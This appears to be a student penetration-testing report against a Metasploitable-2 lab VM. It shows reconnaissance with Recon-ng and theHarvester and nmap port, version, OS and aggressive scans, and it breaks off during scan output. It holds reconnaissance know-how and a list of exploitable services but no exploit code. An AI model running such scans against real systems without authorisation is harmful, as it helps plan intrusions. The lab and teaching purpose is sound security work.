Sri Lanka Institute of Information Technology

M. F. F. Ashra - IT21380396

Pen Testing Report

Individual Assignment

Year 3, Semester I - 2023

Applied Information Assurance – IE3022

B.Sc. (Hons) in Information Technology

Specialization in Cyber Security

INTRODUCTION

A penetration test, commonly referred to as a pen test, is a systematic attempt to evaluate the security of an IT infrastructure by identifying and exploiting vulnerabilities in a controlled manner. It is possible for these vulnerabilities to exist in operating systems, applications, services, and incorrect configurations as well as in risky behavior on the part of users. The purpose of testing is to assess a system's resilience against cyber threats, to validate the effectiveness of defensive mechanisms, and to ensure that users are adhering to security policies.

In this comprehensive report, I have examined all vulnerabilities within the "Sentinel Industries" IT infrastructure through a rigorous vulnerability analysis and penetration testing process. I went through, from reconnaissance to exploitation and reporting. To accomplish this task, I categorized the activities into three distinct groups: Red teaming, Blue teaming, and Purple teaming. Each team was assigned specific tasks based on their expertise. The red team used offensive strategies to breach security defenses. A blue team focused on defensive measures, protecting against potential attacks. Using purple teams, offensive and defensive tactics are combined for an assessment of the security posture of the system.

To conduct vulnerability testing, I utilized diverse lab environments, including Linux-based systems and the Metasploitable environment. number of tools were also employed, both inside and outside the lab.

ASSUMPTIONS

This security assessment covers the remote penetration testing of “Sentinel Industries” accessible servers hosted on 192.168.56.101 address under a virtual environment.

ENVIRONMENT

- ***Kali Linux (Host Operating System)***
- ***Metasploitable-2 (Targeted host)- 192.168.56.101***

SEVERITY RANKING USED IN THIS REPORT

Critical	Exploitation of this type of vulnerability is easy as the attacker doesn’t require any knowledge on the target. Exploitation could result in root-level violation and huge loss of information. The immediate remedy or patch is required on this type of vulnerability.
High	This type of vulnerabilities is difficult to exploit. Exploitation could result in privilege escalation, and partial or full disclosure of information. Immediate countermeasures and upgrades are required.
Medium	Attacker requires to locate in the same LAN of the target to successfully exploit this type of vulnerabilities. Exploitation could provide restricted access to sensitive information. Immediate patches are not required.
Low	This type of vulnerabilities poses little threat to organizational operations. Physical access is required to exploit this type of vulnerabilities.


The primary goal of this team is to evaluate "Sentinel Industries" applications and networks thoroughly. They perform assessments both internally and externally. To accomplish this task, the team utilizes different tools at different stages of the assessment process.


I. **Foot printing & Reconnaissance**
II. **Scanning the network**
III. **Exploitation**

I. FOOT PRINTING & RECONNAISSANCE

A. Maltego Tool

Maltego is a reconnaissance tool that may be used to gather various types of information about a target before proceeding with the actual penetration testing. So, I utilized this tool to determine some important information about the Sentinel Industries web-based application.





B. Recon-ng Framework

I used a tool called Recon-ng, which is a web reconnaissance framework written in Python, to gather specific details about Sentinel Industries' web application. This tool helped me collect important information during the penetration testing process.

Create a workspace and insert the target domain

Load the modules and run

```
[recon-ng][PENTEST] > modules search domains
[*] Searching installed modules for 'domains'...

  Recon
  -----
    recon/companies-domains/censys_subdomains
    recon/companies-domains/pen
    recon/companies-domains/viewdns_reverse_whois
    recon/companies-domains/whoxy_dns
    recon/contacts-domains/migrate_contacts
    recon/domains-companies/censys_companies
    recon/domains-companies/pen
    recon/domains-companies/whoxy_whois
    recon/domains-contacts/hunter_io
    recon/domains-contacts/pen
    recon/domains-contacts/pgp_search
    recon/domains-contacts/whois_pocs
    recon/domains-contacts/wikileaker
    recon/domains-credentials/pwnedlist/api_usage
    recon/domains-credentials/pwnedlist/domain_ispwned
    recon/domains-credentials/pwnedlist/leak_lookup
    recon/domains-credentials/pwnedlist/leaks_dump
    recon/domains-domains/brute_suffix
    recon/domains-hosts/binaryedge
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/domains-hosts/brute_hosts
    recon/domains-hosts/builtwith
    recon/domains-hosts/censys_domain
    recon/domains-hosts/certificate_transparency
    recon/domains-hosts/google_site_web
    recon/domains-hosts/hackertarget
    recon/domains-hosts/mx_spf_ip
    recon/domains-hosts/netcraft
    recon/domains-hosts/shodan_hostname
    recon/domains-hosts/spyse_subdomains
    recon/domains-hosts/ssl_san
    recon/domains-hosts/threatcrowd
    recon/domains-hosts/threatminer
    recon/domains-vulnerabilities/ghdb
    recon/domains-vulnerabilities/xssed
    recon/hosts-domains/migrate_hosts

[recon-ng][PENTEST] > modules load recon/domains-hosts/mx_spf_ip
```

```
[recon-ng][PENTEST][mx_spf_ip] > options set SOURCE 192.168.56.101
SOURCE => 192.168.56.101
[recon-ng][PENTEST][mx_spf_ip] > info

      Name: Mail eXchange (MX) and Sender Policy Framework (SPF) Record Retriever
    Author: Jim Becher (@jimbecher, jbecher@korelogic.com)
   Version: 1.0

Description:
  Retrieves the MX and SPF IPv4 records for a domain. Updates the 'hosts' and/or 'netblocks' tables
  with the results.

Options:
  Name    Current Value   Required  Description
  ------  -------------   --------  -----------
  SOURCE  192.168.56.101  yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

Comments:
  * This module reads domains from the domains table and retrieves the hostnames of the MX records
  associated with each domain. The hostnames are then stored in the hosts table. It also retrieves
  the IP addresses and/or netblocks of the SPF records associated with each domain. The addresses
  are then stored in the hosts and/or netblocks table.

[recon-ng][PENTEST][mx_spf_ip] > run
[*] Retrieving MX records for 192.168.56.101.
[*] 192.168.56.101 => No record found.
[*] Retrieving SPF records for 192.168.56.101.
[*] 192.168.56.101 => No record found.
[recon-ng][PENTEST][mx_spf_ip] > show contacts
[*] No data returned.
```

C. TheHarvester

The programs were designed to gather specific information from public sources, including email addresses, subdomains, hosts, employee names, open ports, and banners. These details were collected from various public resources such as search engines, PGP key servers, and the Shodan computer databases.

```
┌──(root㉿kali)-[~]
└─# theHarvester

*******************************************************************
*  _  __  _                                                       *
* | |_| |__   ___    ^  /\__ _ _ ___   ____  __| |_ __ _ __      *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ V  __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| V /_/ \__,_|_|    \_/ \___||___/\__\___|_|      *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-g] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t DNS_TLD] [-r] [-n] [-c] [-f FILENAME] [-b SOURCE]
theHarvester: error: the following arguments are required: -d/--domain

┌──(root㉿kali)-[~]
└─# theHarvester -d http://192.168.56.101

*******************************************************************
*  _  __  _                                                       *
* | |_| |__   ___    ^  /\__ _ _ ___   ____  __| |_ __ _ __      *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ V  __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| V /_/ \__,_|_|    \_/ \___||___/\__\___|_|      *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```

Search for emails, IPs, and hosts through the google search engine.

```
┌──(root㉿kali)-[~]
└─# theHarvester -d http://192.168.56.101 -l 200 -b google

*******************************************************************
*  _  __  _                                                       *
* | |_| |__   ___    ^  /\__ _ _ ___   ____  __| |_ __ _ __      *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ V  __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| V /_/ \__,_|_|    \_/ \___||___/\__\___|_|      *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: http://192.168.56.101

        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```


Get all information about the http://192.168.56.101

```
┌──(root㉿kali)-[~]
└─# theHarvester -d http://192.168.56.101 -l 200 -b all

*******************************************************************
*                                                                 *
* | |_| |__   ___      /\  /\__ _ _ __ __ _____ _____ _ __ ___ _ __ *
* | __| '_ \ / _ \    / /_/ / _` | '__\ \ / / _ \ V / _` | '__/ _ \ '__| *
* | |_| | | |  __/   / __  / (_| | |   \ V /  __/\ V / (_| | | |  __/ |   *
*  \__|_| |_|\___|   \/ /_/ \__,_|_|    \_/ \___| \_/ \__,_|_|  \___|_|   *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: http://192.168.56.101


[!] Missing API key for Github.

[!] Missing API key for Hunter.

[!] Missing API key for Censys ID and/or Secret.

[!] Missing API key for Spyse.

[!] Missing API key for Intelx.

[!] Missing API key for Securitytrail.

[!] Missing API key for PentestTools.

[!] Missing API key for binaryedge.

[!] Missing API key for ProjectDiscovery.

[!] Missing API key for fullhunt.

[!] Missing API key for zoomeye.

[!] Missing API key for RocketReach.
[*] Searching Qwant.
        Searching results.
[*] Searching Certspotter.
        Searching 0 results.
[*] Searching Duckduckgo.
        Searching 100 results.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html', url=URL('https://api.n45ht.or.id/v1/subdomain-enumeration?domain=http://192.168.56.101')
[*] Searching Hackertarget.
```

```
An exception has occurred: Cannot connect to host dns.bufferover.run:443 ssl:<ssl.SSLContext object at 0x7f15498d9ec0> [Name or service not known]
[*] Searching Threatminer.
        Searching 0 results.
[*] Searching Bing.
[*] Searching Virustotal.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://jldc.me/anubis/subdomains/http://192.168.56.101')
[*] Searching Anubis.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname m
owd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
        Searching 100 results.
        Searching 100 results.
        Searching 200 results.
[*] Searching Linkedin.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0x7f15498d8fc0> [[SSL: WRONG_VERSION_NUMBER] wrong version number (_ssl.c:997)]
[*] Searching Sublist3r.
        Searching 200 results.
[*] Searching Linkedin.
[*] Searching Dnsdumpster.
[*] Searching Baidu.
Google is blocking your ip and the workaround, returning
        Searching 0 results.
[*] Searching Trello.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://sonar.omnisint.io/all/http://192.168.56.101?page=1')
[*] Searching Omnisint.

[*] No Twitter users found.



[*] LinkedIn Users found: 2
____________________
Lohit Gaddipati - Cloud Architect
Your search

[*] LinkedIn Links found: 0
___________________
Lohit Gaddipati - Cloud Architect
Your search

[*] No Trello URLs found.

[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```


D. Shodan

Shodan provides comprehensive information about all devices connected to the internet within the specified domain. It reveals any publicly accessible IP addresses hosting services on specific ports.



E. Wafw00f

This tool can determine if the target web application has firewall protection, specifically a Web Application Firewall (WAF). If the web application has a WAF enabled, the tool will identify the type of WAF in use. However, if the web application doesn't have WAF protection, it won't display any results.



II. SCANNING THE NETWORK

after completing the reconnaissance and footprinting step, the next phase involves analyzing vulnerabilities both internally and externally within the network and systems. For this purpose, I've utilized tools such as Nmap, Nessus, Nbtscan and Angry IP Scanner.

A. Nmap

Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.

Scan the open ports

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-14 09:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0080s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.32 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -p 22  192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-14 12:34 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00085s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap -p http 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-14 12:34 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00089s latency).

PORT     STATE    SERVICE
80/tcp   open     http
8008/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

Scan version information of services type

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-14 09:49 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0068s latency).
Not shown: 978 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.69 seconds
```

Find version of operating system

```
┌──(root㉿kali)-[~]
└─# sudo nmap -O 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-14 12:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0047s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
```

Run aggressive scan to find all the details of a target

```
┌──(root㉿kali)-[~]
└─# nmap -A 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-14 10:23 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-10-14T12:17:10+00:00; -2h09m42s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
```


```
|   100003  2,3,4       2049/tcp   nfs
